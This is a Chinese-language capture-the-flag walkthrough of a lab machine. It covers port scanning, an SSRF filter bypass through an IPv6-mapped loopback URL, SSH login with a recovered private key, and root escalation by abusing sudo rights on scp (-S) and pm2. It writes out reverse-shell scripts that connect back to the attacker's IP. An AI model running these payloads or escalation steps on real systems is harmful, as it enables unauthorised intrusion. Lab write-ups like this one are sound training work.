

Local

目标10.63.138.42

```
< Anonymous on Thursday at 4:26 PM 2:46.858s MEM: 87% (7/7GB)
> { C: Penetration ScanTools Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.63.138.42
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-14 16:30 +0800
Nmap scan report for 10.63.138.42
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: It works! Apache httpd
|_http-methods:
|_ Potentially risky methods: TRACE
3006/tcp  open  http      Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:F0:21:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.59 seconds
```

端口扫描


```
< Anonymous on Thursday at 4:26 PM 2:46.858s MEM: 87% (7/7GB)
> { C: Penetration ScanTools Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.63.138.42
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-14 16:30 +0800
Nmap scan report for 10.63.138.42
Host is up (0.024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: It works! Apache httpd
|_http-methods:
|_ Potentially risky methods: TRACE
3006/tcp  open  http      Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:F0:21:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.59 seconds
```


访问3006端口



3006直接访问/flag会显示必须本地访问




尝试ssrf




发现被过滤了，并且file协议也被禁用了

尝试绕过，发现使用ipv6地址可以

```
curl "http://10.63.138.42:3006/preview?url=http://[::ffff:127.0.0.1]:3006/flag"
```



没想到竟然这是路径（虽然也是私钥的密码）



私钥还原公钥，得到用户名为wikt0r

```
< kali on Friday at 9:00 AM
> { ■ home } * ssh-keygen -y -f 1
Enter passphrase for "1":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNoJ+0rztBU///dh239MLIyPjhUdvUj5Tvsvr06Ub/6j wikt0r@Lara
```

ssh通过私钥登陆，得到第一个flag，密码也是flag那一串字符

```
< kali on Friday at 12:43 AM
> { ■ home } * ssh wikt0r@10.63.138.42 -i 1
Enter passphrase for key '1':

wikt0r@Local:~$ cat user.txt
flag{user-bd62d032486aff767bc47d736c594dcb}
```

sudo -l

```
wikt0r@Local:~$ sudo -l
Matching Defaults entries for wikt0r on Local:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for wikt0r:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User wikt0r may run the following commands on Local:
    (citrus) NOPASSWD: /usr/bin/scp
```

scp本质是一个远程文件传送机制，默认ssh

使用-S参数的时候，可以指定要用的程序建立连接，这里替换为我们要执行的恶意脚本

scp的命令格式是scp [选项] [源文件] [目标地址]

源文件不存在时会报错，所以随便指定一个存在的文件，这里直接写脚本文件就可以
正常目标地址是[用户名@]主机名:[路径] y:是简化了

```
# 1. 重新写入带有你正确 IP 的反弹命令
echo '#!/bin/bash' > /tmp/pe.sh
echo 'bash -i >& /dev/tcp/10.63.138.70/4444 0>&1' >> /tmp/pe.sh
```

```
# 2. 赋予脚本执行权限
chmod +x /tmp/pe.sh

# 3. 绝杀触发
sudo -u citrus /usr/bin/scp -S /tmp/pe.sh /tmp/pe.sh y:
```

成功得到citrus权限

```
Local:/home/wiktor$ id
uid=1001(citrus) gid=1001(citrus) groups=1001(citrus)
Local:/home/wiktor$
```

继续sudo -l

```
Local:/home/wiktor$ sudo -l
Matching Defaults entries for citrus on Local:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for citrus:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User citrus may run the following commands on Local:
    (ALL : ALL) NOPASSWD: /usr/local/bin/pm2
```

pm2 是一个用于管理 Node.js 应用的进程管理器。它的基本功能是启动、监控并保持进程运行

系统允许 **citrus** 用户以 **Root** 的身份执行 **pm2** 命令。根据 Linux 的进程继承规则：

1. 你运行 **sudo pm2**，系统产生一个属于 **root** 的 **pm2** 进程。
2. 当你命令 **pm2** 去启动（**start**）一个脚本时，**pm2** 会创建一个**子进程**来运行该脚本。
3. 因为父进程（**pm2**）是 **root**，所以被启动的脚本也会继承 **Root 权限**。

--interpreter none：告诉 PM2 这是一个普通的二进制文件或脚本，直接由系统执行，而不是用 Node.js 解释

```
# 步骤一：创建反弹 Shell 恶意脚本（写入你的 Kali IP 和监听端口）
echo '#!/bin/bash' > /tmp/root_rev.sh
echo 'bash -i >& /dev/tcp/10.63.138.70/6666 0>&1' >> /tmp/root_rev.sh
```

步骤二：赋予脚本可执行权限

```
chmod +x /tmp/root_rev.sh
```

步骤三：强行击杀当前 citrus 用户残留的 PM2 守护进程

```
pm2 kill
```

步骤四：利用 sudo 触发绝杀（由于后台已被清空，sudo 会被迫孵化一个属于 Root 的全新守护进程）

```
sudo /usr/local/bin/pm2 start /tmp/root_rev.sh --interpreter none
```

```
ocal:/home/wiktor$ id
id=1001(citrus) gid=1001(citrus) groups=1001(citrus)
ocal:/home/wiktor$ sudo -l
Matching Defaults entries for citrus on Local:
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User-specific defaults for citrus:
    Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL")

User citrus may run the following commands on Local:
    (ALL : ALL) NOPASSWD: /usr/local/bin/pm2
ocal:/home/wiktor$ ls /tmp
citrus_shell  pe.sh      root.js    root_rev.sh  root_shell
ocal:/home/wiktor$ echo '#!/bin/bash' > /tmp/root_rev.sh
ocal:/home/wiktor$ echo 'bash -i >& /dev/tcp/10.63.138.70/6666 0>&1' >> /tmp/root_rev.sh
ocal:/home/wiktor$ chmod +x /tmp/root_rev.sh
ocal:/home/wiktor$ sudo /usr/local/bin/pm2 start /tmp/root_rev.sh --interpreter none
PM2[ERROR] Script already launched, add -f option to force re-execution
ocal:/home/wiktor$
```

得到root权限

```
< kali on Friday at 9:36 AM                                0s  MEM: 19.55% (0/3GB)
> { home } * ./pen.sh
请输入要监听的端口号 (例如 4444): 6666
[+] Listening for reverse shells on 0.0.0.0:6666 -> 127.0.0.1 • 10.63.138.70 • 172.17.0.1
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Local 10.63.138.42 Linux-x86_64 root(0) Session ID <1>
[+] Upgrading shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 10.63.138.70:6666
[+] [New Reverse Shell] => Local 10.63.138.42 Linux-x86_64 root(0) Session ID <2>
[+] PTY upgrade successful via /usr/bin/script
[+] Interacting with session [1] • PTY • Menu key F12 =
[+] Session log: /home/kali/.penelope/sessions/Local~10.63.138.42-Linux-x86_64/2026_05_15-09_37_03-861.log

Local:/home/wiktor# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Local:/home/wiktor# cat /root/root.txt
flag{root-1b499d262771d39ceb16056de9834025}
Local:/home/wiktor#
```